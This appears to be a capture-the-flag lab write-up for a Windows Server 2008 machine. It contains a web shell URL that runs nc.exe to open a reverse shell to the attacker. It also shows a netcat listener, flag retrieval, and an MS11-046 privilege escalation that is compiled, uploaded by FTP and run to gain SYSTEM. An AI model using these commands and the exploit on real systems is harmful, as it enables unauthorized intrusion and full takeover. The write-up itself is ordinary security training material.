


192.168.224.46:242/shell.
192.168.224.46:242/shell.php?cmd=nc.exe%20192.168.45.238%206658%20-e%2
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

```
livda\apache
```


Now let's check the nc shell

```
rlwrap nc -nlvp 6658
```



```
→ Authby rlwrap nc -nlvp 6658
listening on [any] 6658 ...
connect to [192.168.45.238] from (UNKNOWN) [192.168.224.46] 49157
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\wamp\www>whoami
whoami
livda\apache

C:\wamp\www>hostname
hostname
LIVDA

C:\wamp\www>
```


we start by locating the local.txt which can be found under `C:\Users\apache\Desktop`



```
C:\Users\apache>cd Desktop
cd Desktop

C:\Users\apache\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BCAD-595B

 Directory of C:\Users\apache\Desktop

07/09/2020  10:05 AM    <DIR>          .
07/09/2020  10:05 AM    <DIR>          ..
11/20/2023  06:24 AM                34 local.txt
               1 File(s)             34 bytes
               2 Dir(s)   6,032,207,872 bytes free

C:\Users\apache\Desktop>type local.txt
type local.txt
3d77bf6ade47b098464343c50e95e42d

C:\Users\apache\Desktop>
```


Flag: **3d77bf6ade47b098464343c50e95e42d**

Now for the privesc part we see systeminfo and it is an outdated windows server



```
C:\wamp\www>systeminfo
systeminfo

Host Name:                 LIVDA
OS Name:                   Microsoftr Windows Serverr 2008 Standard
OS Version:                6.0.6001 Service Pack 1 Build 6001
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                92573-OEM-7502905-27565
Original Install Date:     12/19/2009, 11:25:57 AM
System Boot Time:          11/20/2023, 6:20:57 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 23 Model 1 Stepping 2 AuthenticAMD ~3094 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,676 MB
Page File: Max Size:       1,985 MB
Page File: Available:      1,557 MB
Page File: In Use:         428 MB
Page File Location(s):     N/A
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           N/A

C:\wamp\www>
```

I Googled for `windows server 2008 standard 6001 privilege escalation` and the first thing that came up was `MS11-046` . So, I checked Exploit DB for any hits.



windows server 2008 standard 6001 privilege escalation


About 21,800 results (0.36 seconds)

Exploit-DB
https://www.exploit-db.com › exploits

'afd.sys' Local Privilege Escalation (MS11-046)

18-Oct-2016 — Exploit Title: **Windows** x86 (all versions) AFD **privilege escalation** (MS11-046) # Date: 2016-10-16 # Exploit Author: Tomislav Paskalev ...


```
searchsploit MS11-046
```



```
➜ Authby searchsploit MS11-046
 ------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
 ------------------------------------------------------------------------------ ---------------------------------
Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)    | windows_x86/local/40564.c
Microsoft Windows - 'afd.sys' Local Kernel (PoC) (MS11-046)                  | windows/dos/18755.c
 ------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
 ------------------------------------------------------------------------------ ---------------------------------
 Paper Title                                                                  |  Path
 ------------------------------------------------------------------------------ ---------------------------------
MS11-046 - Dissecting a 0day                                                 | docs/english/18712-ms11-046—di
 ------------------------------------------------------------------------------ ---------------------------------
➜ Authby
```

we will take the first one


```
searchsploit -m 40564.c
```



```
➜ Authby searchsploit -m 40564.c
  Exploit: Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)
      URL: https://www.exploit-db.com/exploits/40564
     Path: /usr/share/exploitdb/exploits/windows_x86/local/40564.c
    Codes: CVE-2011-1249, MS11-046
 Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/PG/Authby/40564.c


➜ Authby
```


compiling the exploit

```
i686-w64-mingw32-gcc 40564.c -o pwn.exe -lws2_32
```




```
➜ Authby i686-w64-mingw32-gcc 40564.c -o pwn.exe -lws2_32
➜ Authby ls
40564.c  Juicy.Potato.x86.exe  nc.exe  nmap  offsec.txt  pwn.exe  shell.php  usernames.txt
➜ Authby
```

Now let's transfer the exploit using FTP




```
ftp> put pwn.exe
local: pwn.exe remote: pwn.exe
229 Entering Extended Passive Mode (|||2052|)
150 File status okay; about to open data connection.
100% |******************************************************************************|   234 KiB  233.76 KiB/s    00:00 ETA
226 Closing data connection.
239983 bytes sent in 00:01 (171.70 KiB/s)
ftp> 
```

Now let's run the exploit



```
C:\wamp\www>.\pwn.exe
.\pwn.exe

c:\Windows\System32>whoami
whoami
nt authority\system

c:\Windows\System32>
```

We have system privileges now let's locate the proof.txt



```
c:\Windows\System32>cd ../../Users/Administrator/Desktop
cd ../../Users/Administrator/Desktop

c:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BCAD-595B

 Directory of c:\Users\Administrator\Desktop

07/09/2020  10:02 AM    <DIR>          .
07/09/2020  10:02 AM    <DIR>          ..
11/20/2023  06:24 AM                34 proof.txt
11/08/2011  03:37 AM               471 WampServer.lnk
11/08/2011  03:52 AM               927 zFTPServer Administration.lnk
               3 File(s)          1,432 bytes
               2 Dir(s)   6,031,364,096 bytes free

c:\Users\Administrator\Desktop>type proof.txt
type proof.txt
6edb2e7a80216790ef4acf6182a71251

c:\Users\Administrator\Desktop>
```

Flag: **6edb2e7a80216790ef4acf6182a71251**